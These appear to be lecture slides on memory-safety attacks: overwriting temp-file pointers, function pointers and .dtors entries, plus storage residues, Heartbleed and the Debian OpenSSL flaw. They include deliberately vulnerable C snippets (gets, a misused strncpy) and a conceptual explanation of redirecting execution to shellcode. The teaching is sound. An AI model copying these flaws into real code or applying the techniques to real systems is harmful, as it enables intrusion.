- Control parameters allocated on the heap:
  - Pointers to temporary files
  - Function pointers (may be stored on heap)
- Address of a destructor function
- Memory positions holding privileges, e.g., the user identity the current process is running under

Pointers to Temporary Files


- Take a program that defines a temporary file and that contains a buffer overrun vulnerability
- Overwrite the pointer to the temporary file with a pointer to the target file
- Vulnerable program will now access the target file; depending on the program, the attacker can read or write to the target file

Pointers to Temporary Files

```
/* The following variables are stored in the BSS region */
static char buf[BUFSIZE], *tmpfile;

tmpfile = "/tmp/vulprog.tmp";
gets(buf); /* buffer overflow can happen here */

... Open tmpfile, and write to it ...
```



Function Pointers

- Function pointer `int (*funcptr)(char *str)` allows dynamic modification of the function to be called
  - On execution, the function pointed to by the pointer will be called
- Attacker redirects execution by overwriting function pointer with location of first shellcode instruction
- Function pointers are control data, not code, so DEP does not stop the attacker from using modified function pointers


Function Pointers

```
/* This is what funcptr would point to if
we didn't overflow it */
int goodfunc(const char *str) { ... ... }
```


```
int main(int argc, char **argv)
{ static char buf[16]; /* in BSS */
  static int (*funcptr)(const char *str); /* in BSS */
  funcptr = (int (*)(const char *str))goodfunc;

  /* We can cause buffer overflow here */
  strncpy(buf, argv[1], strlen(argv[1]));

  (void)(*funcptr)(argv[2]);
  return 0;
}
```



vtables



- A virtual table (*vtable*) in C++ is a lookup table for resolving function calls
  - A.k.a., virtual function table, virtual method table, dispatch table
- Static array that contains one entry for each virtual function that can be called by objects of the class
  - Each entry in this table is a function pointer that points to the most-derived function accessible by that class
  - Every class that uses virtual functions gets its own virtual table at compile time
  - Each class object gets a hidden pointer `*__vptr` to point to the *vtable* of that class

The .dtors Section

- Another function pointer attack is to overwrite function pointers in the .dtors section for executables generated by GCC
- GNU C allows a programmer to declare attributes about functions by specifying the `__attribute__` keyword followed by an attribute specification inside double parentheses
- Attribute specifications include constructor and destructor
- The constructor attribute specifies that the function is called before **`main()`**
- The destructor attribute specifies that the function is called after **`main()`** has completed or **`exit()`** has been called

The .dtors Section – Example

```
#include <stdio.h>
#include <stdlib.h>

static void create(void)
     __attribute__ ((constructor));
static void destroy(void)
     __attribute__ ((destructor));

int main(int argc, char *argv[]) {
   printf("create: %p.\n", create);
   printf("destroy: %p.\n", destroy);
   exit(EXIT_SUCCESS);
}

void create(void) {
   printf("create called.\n");
}

void destroy(void) {
  printf("destroy called.\n");
}
```

1. create called.
2. create: 0x80483a0.

3. destroy: 0x80483b8.
4. destroy called.

The .dtors Section


- Addresses for constructors and destructors are stored in the **`.ctors`** and **`.dtors`** sections in the generated ELF executable image
  - Both sections are mapped into the process address space and are writable by default
  - Constructors have not been used in exploits because they are called before the main program
- **`.dtors`** section has the following layout:
  - First entry in **`.dtors`** table is `0xFFFFFFFF`, last entry is `0x00000000`; addresses for destructors are located between those brackets
  - Empty **`.dtors`** table, e.g. **`printf()`**, `0xFFFFFFFF` followed directly by `0x00000000`

Overwrite .dtors

- To automatically execute shellcode as a destructor, write the shellcode address to the location above the address holding `0xFFFFFFFF` in the **`.dtors`** table
  - If the target binary is readable by an attacker, an attacker can find the exact position to overwrite by analyzing the ELF image
- Modules that do not have a destructor, e.g., **`printf()`**, are an attractive target
  - If a destructor is expected but not executed because shellcode is executed instead, there may be side effects causing the execution to crash
  - This problem does not exist if there is no destructor!

Changing Privileges

- Case study – BSDI crontab
  - File containing schedule for *cron* jobs
  - *pwd* structure above a static buffer that can be overrun with an overlong filename
  - *pwd* stores a user name, password, uid, gid, etc.
  - Overwriting the UID/GID in *pwd* changes privileges of *crond*
  - This script could then put out a suid root shell, because our script will be running with UID/GID 0



```
# * * * * *  command to execute
# ┬ ┬ ┬ ┬ ┬
# │ │ │ │ │
# │ │ │ │ │
# │ │ │ │ └───── day of week (0 - 7)
# │ │ │ └────────── month (1 - 12)
# │ │ └─────────────── day of month (1 - 31)
# │ └──────────────────── hour (0 - 23)
# └───────────────────────── min (0 - 59)
```

Memory Residues

Object Reuse

- General issue: several processes running at the same time, only one is active
- Object reuse: when a new process becomes active, it gets access to resources (memory positions) used by the previous process
- Storage residues: data left behind in the memory area allocated to the new process

Uninitialized Memory

- Storage residues not initialized by current process; using storage residues can cause undefined behaviour
  - Robustness problem, well known since the 1970s
- Storage residues can contain sensitive data
  - Security issue known for a long time
  - A Guide to Understanding Object Reuse in Trusted Systems http://fas.org/irp/nsa/rainbow/tg018.htm
- Operating systems typically allow a process only to read from positions it has previously written to
  - This has been the case for a very long time

Sun tarball Story (1993)

- From Mark G. Graff & Kenneth R. van Wyk: Secure Coding, O'Reilly, 2003
- A "tarball" is an archive file produced by the *tar* utility
- Tarballs produced under Solaris 2.0 happened to contain parts of the password file
- What was the explanation?


Storage Residues

- Material copied in 512-byte blocks from disk to archive in a read/write cycle using a buffer
- Buffer not zeroed before data was read in
- Storage residue: if the last chunk of the file did not fill the buffer, the previous content was read out
- These memory positions happened to always hold a part of the password file

Storage Residues

- Reason: during the read/write cycle *tar* looked up information about the user running the program, therefore, **`/etc/passwd`** was put on the heap
    - After the check on the user, the buffer for **`/etc/passwd`** was freed, but not zeroed
    - *tar* was by chance the next process that got this memory space, so the storage residues were still there
- Not a problem in previous versions because checking the user had occurred earlier in the program
- While fixing a bug, some code was removed and the vulnerability was exposed

Storage Residues



heap when **`/etc/passwd`** is checked

heap when *tar* is run

written to tar file

Defence – Clear Allocate

```
void *calloc(size_t nelem, size_t elsize);
```

- Allocates space for an array of `nelem` elements of size `elsize`; space initialized to zeros
- Do not allocate a buffer with:

```
        char *buf = (char*)
        malloc(BUFSIZ)
```

- but with:

```
        char *buf = (char*)
        calloc(BUFSIZ,1)
```

Heartbleed

A security bug in the OpenSSL cryptography library

CVE-2014-0160: Heartbleed

- *The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content.*

  http://heartbleed.com/

- "How embarrassing; this is not even interesting"
- The creator: "trivial mistake that slipped through"

- Watch video: https://youtu.be/WgrBrPW_Zn4

Heartbleed – Background


- TCP for data streams, UDP for standalone messages at the transport layer
- TLS for securing TCP session; DTLS adaption of TLS for securing UDP messages
- Entity authentication in the sense of IS 9798:
  - *Entity authentication mechanisms allow the verification, of an entity's claimed identity, by another entity. The authenticity of the entity can be ascertained only for the instance of the authentication exchange*
- RFC 6520: TLS and DTLS Heartbeat Extension:
  - Client sends heartbeat message to server; server's reply tells client that "server's heart is still beating"

Heartbleed – Handshake

- Heartbeat message contains variable length message, to be returned by server
  - *"However, to make the extension as versatile as possible, an arbitrary payload and a random padding is preferred"* (R. Seggelmann: SCTP – Strategies to Secure End-To-End Communication, PhD thesis, 2012)
  - Versatility does not sit well with security
- Client also sends length of message to server
- Server assigns buffer for the message, size defined by length of message; entire buffer returned to client
  - *"The Heartbeat Response must contain the same payload as the request it answers, which allows the requesting peer to verify it."*

https://www.forumsys.com/api-security/how-to-fix-openssl-heartbleed-security-flaw/

Heartbleed – Handshake




Heartbleed – Attack

- Note: server does not check that stated message length matches real message length
  - This is the trivial coding error; can be fixed easily
- Client sets very large message length for short message; buffer overread attack returns memory content from server
- Memory may contain sensitive data from TLS session such as parts of server's private key, passwords, …
- Introduced 31.12.2011, reported spring 2014
- But why is sensitive data lying around in memory?

https://www.forumsys.com/api-security/how-to-fix-openssl-heartbleed-security-flaw/

Heartbleed – Attack



Heartbleed – Comments

- "Buffer overread attacks" are instances of object reuse and storage residues
- Fundamental issue: read from uninitialized memory
- *To defend against memory leaks caused by object reuse, operating systems would allow a process only to read memory locations it had written to*

Heartbleed – OpenSSL

- OpenSSL does its own memory management in one big memory chunk obtained from operating system
- Rationale: performance
- Bypasses protection mechanisms in the operating system
- Code analysis tools not geared towards detecting memory management problems within a process

https://arstechnica.com/information-technology/2014/04/how-i-used-heartbleed-to-steal-a-sites-private-crypto-key/

Heartbleed – RSA

- OpenSSL uses the prime factors of the RSA modulus and Montgomery multiplication for better performance
  - Prime factors kept on a stack of 'big numbers' (Tutorial 1)
  - Montgomery algorithm occasionally has to extend a big number by a few bits
- All big numbers are due to be 'scrubbed' after use
- Extending a big number creates a new data structure, original 'big number' released, but without scrubbing
  - This is an 'interesting' mistake
- In this way, parts of RSA prime *p* could be left in memory and later found in the Heartbeat buffer

Heartbleed – Summary

- A case of bad software security:
  - dubious feature (variable length challenge)
  - messy design (re-implement memory management)
  - no check on veracity of message length
  - dangers of abstraction ("extending a big number")

Beneficial Storage Residues

- Are storage residues always a problem?
- During a Linux code review (Purify, Valgrind) a read of an uninitialized variable was discovered in OpenSSL code
- Flagged use of uninitialized memory!
  - Normally, this is a mistake
- Offending line was commented out
- What happened next?

Debian – OpenSSL

- Flagged use of uninitialized memory!
  - In this case, that unknown state was intentionally used as source of randomness
- Key generation algorithm produced predictable keys!
- Flaw introduced May 2006, discovered May 2008
- In security there is rarely a correct answer

Conclusions

Summary – Tainted Inputs

- Data can be passed to a program as a regular input
- A process may inherit data (environment variables) from the caller
- A process may pick up data from uninitialized memory (storage residues)
- A process may leave sensitive data (passwords, private keys, job applications, …) behind in memory

Handling Secrets – Passwords, Keys

- You must know where your secrets are in memory
- Control where memory management – garbage collectors and the like – can move those secrets
  - E.g., pinning in the cache so that secrets are not moved
- Erase/scrub/zeroize memory locations where secrets have been stored once they are no longer required
- Secret keys and passwords have been retrieved from memory dumps!
  - Attack: crash system and search the core dump

Summary – Arms Race

- Defences against buffer overruns like DEP and ASLR have become standard
- Attacks must be more sophisticated to succeed
  - Make use of existing executables: JIT, ROP, JOP, …
  - Jump into executables at positions other than the intended entry points
  - With ASLR, success gets less predictable for the attacker
- More sophisticated defences to mitigate the more sophisticated attacks